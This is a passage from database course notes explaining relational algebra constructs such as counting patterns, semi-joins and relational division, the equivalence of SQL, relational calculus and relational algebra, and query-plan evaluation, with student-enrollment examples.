returns those values for attribute a for which we can find at-most n copies in the result of e that are distinct with respect to attribute b. Finally, the query

$$\textsc{Exact-}n := \textsc{AtLeast-}n \setminus \textsc{AtLeast-}(n+1)$$

returns those values for attribute a for which we can find exactly n copies in the result of e that are distinct with respect to attribute b.

Example 6.15. The query

$$Q_1 : \rho_{C_1.sid \mapsto sid}(\pi_{C_1.sid}(\sigma_{C_1.sid = C_2.sid \wedge C_1.cid \neq C_2.cid}(\rho_{C_1}(\textbf{Enroll}) \times \rho_{C_2}(\textbf{Enroll}))))$$

returns the student identifiers *sid* for which there exists enrollment records for at-least two distinct courses in **Enroll**. Likewise, the query

$$Q_2 : \rho_{C_1.sid \mapsto sid}(\pi_{C_1.sid}(\sigma_{eqs \wedge neqs}(\rho_{C_1}(\textbf{Enroll}) \times \rho_{C_2}(\textbf{Enroll}) \times \rho_{C_3}(\textbf{Enroll}))))$$

with *eqs* the logical conjunction $C_1.sid = C_2.sid \wedge C_1.sid = C_3.sid$ and *neqs* the logical conjunction $C_1.cid \neq C_2.cid \wedge C_1.cid \neq C_3.cid \wedge C_2.cid \neq C_3.cid$ returns the student identifiers *sid* for which there exists enrollment records for at-least three distinct courses in **Enroll**. The query

$$Q_3 : \pi_{sid}(\textbf{Enroll}) \setminus \rho_{C_1.sid \mapsto sid}(\pi_{C_1.sid}(\sigma_{eqs \wedge neqs}(\rho_{C_1}(\textbf{Enroll}) \times \rho_{C_2}(\textbf{Enroll}) \times \rho_{C_3}(\textbf{Enroll}))))$$

returns the student identifiers *sid* for which there exists enrollment records for at-most two distinct courses in **Enroll**. Note that query Q_3 only looks for student identifiers in **Enroll**. Hence, the query Q_3 will not return any students that are not enrolled for any courses. The query

$$Q_4 : \rho_{id \mapsto sid}(\pi_{id}(\textbf{Student})) \setminus \rho_{C_1.sid \mapsto sid}(\pi_{C_1.sid}(\sigma_{eqs \wedge neqs}(\rho_{C_1}(\textbf{Enroll}) \times \rho_{C_2}(\textbf{Enroll}) \times \rho_{C_3}(\textbf{Enroll}))))$$

fixes this shortcoming in query Q_3 by starting with all student identifiers and removing those student identifiers of students enrolled in at-least three courses. Finally, the query

$$\begin{aligned} Q_5 : \rho_{C_1.sid \mapsto sid}(\pi_{C_1.sid}(\sigma_{C_1.sid = C_2.sid \wedge C_1.cid \neq C_2.cid}(\rho_{C_1}(\textbf{Enroll}) \times \rho_{C_2}(\textbf{Enroll})))) \setminus \\ \rho_{C_1.sid \mapsto sid}(\pi_{C_1.sid}(\sigma_{eqs \wedge neqs}(\rho_{C_1}(\textbf{Enroll}) \times \rho_{C_2}(\textbf{Enroll}) \times \rho_{C_3}(\textbf{Enroll})))) \end{aligned}$$

returns the student identifiers *sid* for which there exists enrollment records for exactly two distinct courses in **Enroll**. Hence, these queries evaluate to the result of Figure 6.13.

Query Q_1 *sid*	Query Q_2 *sid*	Query Q_3 *sid*	Query Q_4 *sid*	Query Q_5 *sid*
1	4	1	1	1
2		2	2	2
4			3	

Figure 6.13: The result of the queries of Example 6.15.

6.2.11.3 Exists, not exists, and semi-joins

Let e_1 and e_2 be relational algebra expressions with $\text{attrs}(e_1, \mathbb{S}) = (a_1, \ldots, a_n)$ and $\text{attrs}(e_2, \mathbb{S}) = (b_1, \ldots, b_m)$ such that the attribute names $a_1, \ldots, a_n$ and $b_1, \ldots, b_m$ **do not overlap**. The query

$$\textsc{Exists} := \pi_{a_1, \ldots, a_n}(e_1 \times e_2)$$

returns the result of e_1 only if the result of e_2 is **non-empty**. Alternatively, we can write $\textsc{Exists} := e_1 \times \pi_{\emptyset}(e_2)$. Likewise, the query

$$\textsc{NotExists} := e_1 \setminus (\pi_{a_1,\ldots,a_n}(e_1 \times e_2))$$

returns the result of e_1 only if the result of e_2 is **empty**. Alternatively, we can write $\textsc{NotExists} := e_1 \setminus (e_1 \times \pi_{\emptyset}(e_2))$. Next, the query

$$\textsc{ExistsCorr} := \pi_{a_1,\ldots,a_n}(e_1 \bowtie_c e_2)$$

returns only those tuples from e_1 that are **correlated** to a tuple from e_2 according to the join condition c. Finally, the query

$$\textsc{NotExistsCorr} := e_1 \setminus \pi_{a_1,\ldots,a_n}(e_1 \bowtie_c e_2)$$

returns only those tuples from e_1 that are **not correlated** to a tuple from e_2 according to the join condition c.

The pattern of query $\textsc{ExistsCorr}$ is better known as the **conditional semi-join** and is usually denoted by $e_1 \ltimes_c e_2$. Furthermore, for any relational algebra expressions e_1 and e_2 with $\text{attrs}(e_1, \mathbb{S}) = (a_1, \ldots, a_n)$ and $\text{attrs}(e_2, \mathbb{S}) = (b_1, \ldots, b_m)$, the notation $e_1 \ltimes e_2$ denotes the **(natural) semi-join** and is equivalent to $\pi_{a_1,\ldots,a_n}(e_1 \bowtie e_2)$. These semi-joins are sometimes considered their own class of operators distinct from the other join operators, as they can be evaluated by much more efficient algorithms than general joins.

Example 6.16. The query

$$Q_1 : \pi_{id,name,dob}(\textbf{Student} \times \textbf{Enroll})$$

returns the entire **Student** relation **because** the **Enroll** relation is non-empty. Likewise, the query

$$Q_2 : \textbf{Student} \setminus \pi_{id,name,dob}(\textbf{Student} \times \textbf{Enroll})$$

returns an empty result **because** the **Enroll** relation is non-empty. Next, the query

$$Q_3 : \pi_{id,name,dob}(\textbf{Student} \bowtie_{id=sid} \textbf{Enroll})$$

returns those students from the **Student** relation that are **enrolled** in a course according to the enrollment information in **Enroll**. Finally, the query

$$Q_4 : \textbf{Student} \setminus \pi_{id,name,dob}(\textbf{Student} \bowtie_{id=sid} \textbf{Enroll})$$

returns those students from the **Student** relation that are **not enrolled** in a course according to the enrollment information in **Enroll**. Hence, these queries evaluate to the result of Figure 6.14.

Query Q_1

id	*name*	*dob*
1	Adriana	April 17, 2005
2	Bartel	October 6, 2005
3	Cecilia	July 4, 2002
4	Dafni	January 25, 2004

Query Q_2

id	*name*	*dob*

Query Q_3

id	*name*	*dob*
1	Adriana	April 17, 2005
2	Bartel	October 6, 2005
4	Dafni	January 25, 2004

Query Q_4

id	*name*	*dob*
3	Cecilia	July 4, 2002

Figure 6.14: The result of the queries of Example 6.16.

6.2.11.4 Relational division

Let e_1 and e_2 be relational algebra expressions with $\text{attrs}(e_1, \mathbb{S}) = (a_1, \ldots, a_n, b_1, \ldots, b_m)$ and $\text{attrs}(e_2, \mathbb{S}) = (a_1, \ldots, a_n)$. We define the **relational division** $e_1 \div e_2$ over instance $\mathcal{I}$ by

$$e_1 \div e_2 = \{\langle b_1 : w_1, \ldots, b_m : w_m \rangle \mid \text{for all } \langle a_1 : v_1, \ldots, a_n : v_n \rangle \in \text{eval}(e_2, \mathcal{I}), \\ \text{we have } \langle a_1 : v_1, \ldots, a_n : v_n, b_1 : w_1, \ldots, b_m : w_m \rangle \in \text{eval}(e_1, \mathcal{I})\}.$$

Hence, the relational division $e_1 \div e_2$ returns those tuples $\tau = \langle b_1 : w_1, \ldots, b_m : w_m \rangle$ such that every pairing of τ with a tuple from $\text{eval}(e_2, \mathcal{I})$ is in $\text{eval}(e_1, \mathcal{I})$.

Example 6.17. Let $\text{SC} := \pi_{sid,cid}(\textbf{Enroll})$ and $\text{C} := \pi_{cid}(\rho_{id \mapsto cid}(\textbf{Course}))$. The relational division $\text{SC} \div \text{C}$ over the instance of Figure 6.1 returns all student identifiers of students enrolled in every course listed in **Course**. Hence, this relational division returns the result of Figure 6.15.

SC ÷ C
sid
4

Figure 6.15: The result of the relational division of Example 6.17.

Next, we shall show how to express the relational division $e_1 \div e_2$ in the relational algebra. First, the query

$$\textsc{AllABs} := e_2 \times \pi_{b_1, \ldots, b_m}(e_1)$$

returns every pairing of tuples $\langle b_1 : w_1, \ldots, b_m : w_m \rangle$ with a tuple from $\text{eval}(e_2, \mathcal{I})$. Next, the query

$$\textsc{IncompleteABs} := \textsc{AllABs} \setminus e_1$$

returns those pairings $\langle a_1 : v_1, \ldots, a_n : v_n, b_1 : w_1, \ldots, b_m : w_m \rangle$ that are **missing from** e_1 but **should be** in e_1 if $\langle b_1 : w_1, \ldots, b_m : w_m \rangle$ is to be in $e_1 \div e_2$. Next, the query

$$\textsc{IncompleteBs} := \pi_{b_1, \ldots, b_m}(\textsc{IncompleteABs})$$

returns all tuples $\langle b_1 : w_1, \ldots, b_m : w_m \rangle$ that are paired in e_1, but are not in $e_1 \div e_2$. We conclude

$$\textsc{Division} := \pi_{b_1, \ldots, b_m}(e_1) \setminus \textsc{IncompleteBs}.$$

Example 6.18. Let $\text{SC} := \pi_{sid,cid}(\textbf{Enroll})$ and $\text{C} := \pi_{cid}(\rho_{id \mapsto cid}(\textbf{Course}))$ as in the previous example. Next, we will express $\text{SC} \div \text{C}$ in the relational algebra. The query

$$\textsc{AllABs} := \text{C} \times \pi_{sid}(\text{SC})$$

returns every pairing of course identifiers and student identifiers. Next, the query

$$\textsc{IncompleteABs} := \textsc{AllABs} \setminus \text{SC}$$

returns those pairs (course identifier c, student identifier s) such that the student identified by s is not enrolled in the course identified by s. Next, the query

$$\textsc{IncompleteBs} := \pi_{sid}(\textsc{IncompleteABs})$$

returns all student identifiers of students that are not enrolled in all courses. Finally, the query

$$\textsc{Division} := \pi_{sid}(\text{SC}) \setminus \textsc{IncompleteBs}$$

returns the student identifiers of students that are enrolled in all courses. We refer to Figure 6.16 for the result of evaluating each step.

AllABs	
cid	*sid*
1	1
2	1
3	1
1	2
2	2
3	2
1	4
2	4
3	4

IncompleteABs	
cid	*sid*
2	1
3	2

IncompleteBs
sid
1
2

Division
sid
4

Figure 6.16: The result of each step of Example 6.18.

6.3 SQL, the relational calculus, and the relational algebra

On first impression, the formal languages we introduced in this chapter seem unrelated to each other and to SQL. Closer inspection shows that these three query languages are strongly related to each other, however. In specific, one can prove that the capabilities of these query languages are essentially **equivalent**:

Theorem 6.19. *The following relational query languages are **equivalent** (can express exactly the same queries):*

1. *the Structured Query Language (SQL) restricted to **elementary queries**;*
2. *the relational calculus restricted to **safe queries**; and*
3. *the relational algebra.*

The full proof of Theorem 6.19 is outside the scope of these notes. Next, we shall only sketch how one can prove Theorem 6.19. As the first and easiest step, we show that relational algebra queries can be translated to the other query languages.

Proposition 6.20. *Every relational algebra query is equivalent to a safe relational calculus query and is equivalent to an elementary SQL query.*

Proof (sketch). As the conditional join, natural join, and intersection operators can be expressed in terms of the other operators, we only have to show how to translate relational algebra expressions using relation atoms and the selection, projection, renaming, Cartesian product, union, and difference operators.

Let e be a relational algebra expression over schema S and let $\text{attrs}(e, S) = (a_1, \ldots, a_n)$. We shall provide a translation function AtoC such that $\text{AtoC}(e)$ returns a relational calculus expression with free variables $a_1, \ldots, a_n$ such that the relational calculus query $\{(a_1, \ldots, a_n) \mid \text{AtoC}(e)\}$ is equivalent to e. Likewise, we shall provide a translation function AtoS such that $\text{AtoS}(e)$ is an SQL query that is equivalent to e. We define functions AtoC and AtoS recursively based on the structure of e:

1. **e is of the form $\mathbf{R}$.** Let $\mathbf{R}$ be the name of an n-ary relation in S with attributes $a_1, \ldots, a_n$. We have

$$\text{AtoC}(\mathbf{R}) = \mathbf{R}(a_1, \ldots, a_n); \text{ and}$$
$$\text{AtoS}(\mathbf{R}) = \texttt{SELECT} * \texttt{FROM}\ \mathbf{R}.$$

2. **e is of the form $\sigma_c(e')$.** We have

$$\text{AtoC}(\sigma_c(e')) = (c) \wedge \text{AtoC}(e'); \text{ and}$$
$$\text{AtoS}(\sigma_c(e')) = \texttt{SELECT} * \texttt{FROM}\ (\text{AtoS}(e'))\ \texttt{WHERE}\ \text{ToSQL}(c).$$

with $\text{ToSQL}(c)$ the rewriting of the tuple condition c into the equivalent row condition using the SQL syntax (e.g., `AND` instead of $\wedge$, `<=` instead of $\leqslant$, and so on).

3. **e is of the form $\pi_{b_1,\ldots,b_m}(e')$.** Let $v_1,\ldots,v_k$ be the attributes that are projected away (the attributes in $\text{attrs}(e',\mathbb{S})$, but not in $\text{attrs}(e,\mathbb{S})$). We have

$$\begin{aligned}\text{AtoC}(\pi_{b_1,\ldots,b_m}(e')) &= \exists v_1,\ldots,v_k : \text{AtoC}(e');\ \text{and}\\ \text{AtoS}(\pi_{b_1,\ldots,b_m}(e')) &= \texttt{SELECT DISTINCT } b_1\texttt{, ... , } b_m \texttt{ FROM (}\text{AtoS}(e')\texttt{)}.\end{aligned}$$

4. **e is of the form $\rho_M(e')$.** Let $\text{attrs}(e',\mathbb{S}) = (b_1,\ldots,b_n)$, let ren be the function as defined in Section 6.2.5, and let $v_1,\ldots,v_k$ be the renamed attributes (the attributes in $\text{attrs}(e',\mathbb{S})$, but not in $\text{attrs}(e,\mathbb{S})$). We have

$$\begin{aligned}\text{AtoC}(\rho_M(e')) &= \exists v_1,\ldots,v_k : (v_1 = \text{ren}(M,v_1)) \wedge \cdots \wedge (v_k = \text{ren}(M,v_k)) \wedge \text{AtoC}(e');\ \text{and}\\ \text{AtoS}(\rho_M(e')) &= \texttt{SELECT } b_1 \texttt{ AS } \text{ren}(M,b_1)\texttt{, ... , } b_n \texttt{ AS } \text{ren}(M,b_n) \texttt{ FROM (}\text{AtoS}(e')\texttt{)}.\end{aligned}$$

5. **e is of the form $e_1 \times e_2$.** We have

$$\begin{aligned}\text{AtoC}(e_1 \times e_2) &= e_1 \wedge e_2;\ \text{and}\\ \text{AtoS}(e_1 \times e_2) &= \texttt{SELECT * FROM (}\text{AtoS}(e_1)\texttt{), (}\text{AtoS}(e_2)\texttt{)}.\end{aligned}$$

6. **e is of the form $e_1 \cup e_2$.** We have

$$\begin{aligned}\text{AtoC}(e_1 \cup e_2) &= e_1 \vee e_2;\ \text{and}\\ \text{AtoS}(e_1 \cup e_2) &= \text{AtoS}(e_1) \texttt{ UNION } \text{AtoS}(e_2).\end{aligned}$$

7. **e is of the form $e_1 \setminus e_2$.** We have

$$\begin{aligned}\text{AtoC}(e_1 \setminus e_2) &= e_1 \wedge \neg e_2;\ \text{and}\\ \text{AtoS}(e_1 \setminus e_2) &= \text{AtoS}(e_1) \texttt{ EXCEPT } \text{AtoS}(e_2).\end{aligned}$$

To complete the proof, we have to show that the above functions AtoC and AtoS are correct by showing that the relational algebra query e is **equivalent** to the relational calculus query $\{(a_1,\ldots,a_n) \mid \text{AtoC}(e)\}$ and the SQL query $\text{AtoS}(e)$. To show that these queries are all equivalent, one needs to show that for every instance $\mathcal{I}$ of schema $\mathbb{S}$, these three queries yield the same result. We leave proving this as an exercise to the reader. □

As the second step, we show that safe relational calculus queries can be translated to the other query languages by showing that safe relational calculus queries can be translated to the relational algebra (and, hence, via Proposition 6.20 to SQL):

Proposition 6.21. *Every safe relational calculus query is equivalent to a relational algebra query.*

Proof (sketch). We wish to use a similar proof strategy as in the proof of Proposition 6.20: given a safe relational calculus expression $P(v_1,\ldots,v_n)$ with free variables $v_1,\ldots,v_n$, we want to provide a function CtoA such that $\text{CtoA}(P)$ returns a relational algebra expression equivalent to the query $\{(v_1,\ldots,v_n) \mid P(v_1,\ldots,v_n)\}$.

There is one problem with this approach, however: safe relational calculus expressions **are not recursively build** out of safe subexpressions. For example, a safe expression P can be build using subexpressions of the form $s \neq t$ or $\neg\mathbf{R}$ which, as we have illustrated in Example 6.3, are unsafe.

As a first step to deal with this issue, we introduce a special 1-ary relation named $\mathcal{A}$ with attribute A such that $\mathcal{A}$ holds **every constant** that is used in any relation in an instance. Hence, if P is a safe relational calculus expression, then all variables v used in P must always satisfy $\mathcal{A}(v)$. We call $\mathcal{A}$ the **active domain**.

To ensure that subexpressions $Q(w_1,\ldots,w_k)$ with free variables $w_1,\ldots,w_k$ of a safe expression P are always safe, we will freely interpret subexpression Q as $Q \wedge \mathcal{A}(w_1) \wedge \cdots \wedge \mathcal{A}(w_k)$ where necessary. With this trick, we are ready to define CtoA recursively based on the structure of P:

1. $P(v_1, \ldots, v_n)$ **is of the form** $R(t_1, \ldots, t_m)$. Let $\mathbf{R}$ be an m-ary relation defined in schema $\mathbb{S}$ with attributes $a_1, \ldots, a_m$. We have
$$\text{CtoA}(\mathbf{R}(t_1, \ldots, t_m)) = \pi_{v_1,\ldots,v_n}(\rho_M(\sigma_c(\mathbf{R})))$$
in which the row condition c is a logical conjunction of terms of the form $a_i = a_j$ for all t_i and t_j that are the same variable and terms of the form $a_i = t_i$ for all t_i that are a constant, and in which the rename specification M is a set of mappings $a_i \mapsto t_i$ for all $t_i \in \{v_1, \ldots, v_n\}$ that are a variable distinct from any preceding variables in $t_1, \ldots, t_{i-1}$.

2. $P(v_1, \ldots, v_n)$ **is of the form** s **op** t. First, the case in which both s and t are variables. We have
$$\text{CtoA}(s \textbf{ op } t \wedge \mathcal{A}(s) \wedge \mathcal{A}(t)) = \sigma_{s \textbf{ op } t}(\rho_{A \mapsto s}(\mathcal{A}) \times \rho_{A \mapsto t}(\mathcal{A})).$$
Next, the case in which only s is a variable. We have
$$\text{CtoA}(s \textbf{ op } t \wedge \mathcal{A}(s)) = \sigma_{s \textbf{ op } t}(\rho_{A \mapsto s}(\mathcal{A})).$$
The case in which only t is a variable is analogous. Finally, the case in which s and t are constants. We have
$$\text{CtoA}(s \textbf{ op } t) = \pi_{\emptyset}(\sigma_{s \textbf{ op } t}(\mathcal{A})).$$
Note that evaluation of $\pi_{\emptyset}(\sigma_{s \textbf{ op } t}(\mathcal{A}))$ either returns the single-tuple relation $\{\langle\rangle\}$ whenever s **op** t holds or, otherwise, the empty relation $\{\}$.

3. $P(v_1, \ldots, v_n)$ **is of the form** $\neg Q$. We have
$$\text{CtoA}(\neg Q \wedge \mathcal{A}(v_1) \wedge \cdots \wedge \mathcal{A}(v_n)) = (\rho_{A \mapsto v_1}(\mathcal{A}) \times \ldots \times \rho_{A \mapsto v_n}(\mathcal{A})) \setminus \text{CtoA}(Q).$$

4. $P(v_1, \ldots, v_n)$ **is of the form** $Q_1 \wedge Q_2$. We have
$$\text{CtoA}(Q_1 \wedge Q_2) = \text{CtoA}(Q_1) \bowtie \text{CtoA}(Q_2).$$

5. $P(v_1, \ldots, v_n)$ **is of the form** $\exists w_1, \ldots, w_m : Q$. We have
$$\text{CtoA}(\exists w_1, \ldots, w_m : Q) = \pi_{v_1,\ldots,v_n}(\text{CtoA}(Q)).$$

The above function CtoA requires a relational algebra expression that evaluates to $\mathcal{A}$. First, we write a relational algebra expression $\mathcal{A}(\mathbf{R})$ that evaluates to the set all constants used in relation $\mathbf{R}$ (the active domain of $\mathbf{R}$). We define $\mathcal{A}(\mathbf{R}) = \rho_{a_1 \mapsto A}(\pi_{a_1}(\mathbf{R})) \cup \ldots \cup \rho_{a_n \mapsto A}(\pi_{a_n}(\mathbf{R}))$ with $a_1, \ldots, a_n$ the attributes of the relation $\mathbf{R}$. Finally, let $\mathbf{R}_1, \ldots, \mathbf{R}_m$ be all relations defined in schema $\mathbb{S}$. We define $\mathcal{A} = \mathcal{A}(\mathbf{R}_1) \cup \ldots \cup \mathcal{A}(\mathbf{R}_m)$.

To complete the proof, we have to show that the above function CtoA is correct by showing that the relational algebra query $\text{CtoA}(P)$ is equivalent to the relational calculus query $\text{eval}(\{(v_1, \ldots, v_n) \mid P(v_1, \ldots, v_n)\}, \mathcal{I})$. We leave proving this as an exercise to the reader. □

As the last and hardest step, we need to show that elementary SQL queries can be translated to the other query languages. We can do so by showing that elementary SQL queries can be translated to the relational algebra (and, hence, via Proposition 6.20 to the relational calculus):

Proposition 6.22. *Every elementary SQL query is equivalent to a relational algebra query.*

Proof (sketch). We can use a similar proof strategy as in the proofs of Proposition 6.20 and Proposition 6.21: given an elementary SQL query Q, we want to provide a function StoA such that $\text{StoA}(Q)$ returns a relational algebra expression equivalent to Q.

For elementary **SELECT-FROM-WHERE** queries of Section 4.1, the translation StoA is straightforward. Consider a query Q of the form

```
SELECT a1, ..., an
FROM R1, ..., Rk
WHERE row conditions c;
```

We have

$$\text{StoA}(Q) = \pi_{a_1,\ldots,a_n}(\sigma_c(\mathbf{R}_1 \times \ldots \times \mathbf{R}_k)).$$

Furthermore, any **AS**-statements in either the **SELECT**-clause or **FROM**-clause can be easily translated to a renaming. Next, the various types of **row conditions** involving **nested queries** of Section 4.2 can be reduced to **semi-joins** expressible in relational algebra. To see this, we observe that row conditions of the form

1. `EXISTS (q)` can be expressed using a (conditional) semi-join as illustrated in Section 6.2.11.3;
2. `e op ANY (q)` with q a query of the form `SELECT a FROM ... WHERE c` are equivalent to row conditions of the form `EXISTS (SELECT a FROM ... WHERE c AND e op a)`;
3. `e op ALL (q)` with q a query of the form `SELECT a FROM ... WHERE c` are equivalent to row conditions of the form `NOT EXISTS (SELECT a FROM ... WHERE c AND NOT(e op a))`; and
4. `e IN (q)` and `e NOTIN (q)` are equivalent to `e = ANY (q)` and `e <> ALL (q)`, respectively.

The inner joins from Section 4.4 can all be expressed using cross joins (Cartesian products). We do not have to consider the outer joins from Section 4.4, as outer join queries are not elementary queries (due to their reliance on `NULL`). In addition, the set-wise operators **UNION**, **INTERSECT**, and **EXCEPT** of Section 4.3 are straightforward to translate to the set operators $\cup$, $\cap$, and $\setminus$. Finally, the features detailed in Section 4.5 and Section 4.6 are non-elementary and can be ignored.

To complete the proof, we have to fully describe the above function StoA and show that the resulting function StoA is correct by showing that the relational algebra query StoA(Q) and the SQL query Q are equivalent. Due to the tremendous amount of features of SQL, fully describing the function StoA is a major undertaking far outside the scope of these notes, however. □

We refer to Figure 6.17 for a summary of the above results.




Figure 6.17: Summary of the proof for Theorem 6.19: Proposition 6.20, Proposition 6.21, and Proposition 6.22 provide translation functions to translate queries from one of the three relational query languages to one of the other relational query languages.

6.4 SQL and query evaluation

As SQL is a declarative programming language, there is no straightforward connection between an SQL query and the **computational steps** necessary to evaluate the SQL query. To make the step from the declarative nature of an SQL query toward a query representation that represents **computational steps**, we will use the relational algebra. Next, we will explore the role relational algebra can play in practical query evaluation.

6.4.1 From an SQL query to an initial query plan

To evaluate SQL queries in practice, typical RDBMSs first **parse** the SQL query and turn the query into an initial **query plan**. This query plan describes one way to evaluate the SQL query by performing one-or-more **operations** (implemented via efficient algorithms).

The exact structure of query plans varies between RDBMSs and depends on the implementation details of an RDBMS. In practice, we can use the **relational algebra** as a tool to abstractly represent the essentials of typical query plans, however. With this abstraction, the **parse** step that translates an SQL query into an initial query plan can be provided by a completed version of the function StoA of the proof of Proposition 6.22.

Example 6.23. Consider the SQL query

```
SELECT DISTINCT S.name
FROM student AS S, enroll AS E, course AS C
WHERE S.id = E.sid AND E.cid = C.id AND C.name = 'Databases';
```

that returns the names of students that are enrolled in the Database course. This query is equivalent to the three **abstract query plans** of Figure 6.18.




Figure 6.18: Three abstract query plans (expressed in the relational algebra) that will both evaluate the query of Example 6.23.

We note that these query plans will evaluate to the same result, but represent vastly different computations. To illustrate this, assume we have 10 000 students, 100 courses, the average student is enrolled in 20 courses, and 200 students are enrolled in the Database course. In Figure 6.19, we have augmented the query plans with the expected size of each intermediate result.

As one can see from the details in Figure 6.19, Query Plan 1 is outright **bad** as it will produce huge intermediate results while computing the Cartesian products. Indeed, the intermediate results produced by Query Plan 1 are so huge that no practical RDBMS will be able to even compute these intermediate results. Query Plan 3 is clearly the **best** out of these three, as it filters the **Course** relation as soon as possible and thereby minimizes the size of intermediate results at every step.

In Figure 6.20, we have visualized the actual query plan used by POSTGRESQL to evaluate the above SQL query. We note that the **Unique** and **Sort** operations in this plan are used to implement **DISTINCT**, a step we omitted from our query plan. The remainder of the plan used by POSTGRESQL is a more detailed version of Query Plan 3: instead of relational algebra operations, this plan uses specific **algorithms** to implement each operation: both the **Nested Loop Inner Join** and **Hash Inner Join** algorithms implement conditional joins and both the **Seq Scan** and **Index Scan** algorithms implement reading from a relation.





Figure 6.19: The costs of the abstract query plans of Figure 6.18 assuming |**Student**| = 10 000, |**Course**| = 100, |**Enroll**| = 200 000, and 200 students are enrolled in the Database course.



Unique; output: s.*name*
  Sort; output: s.*name*
    Nested Loop Inner Join; output: s.*name*
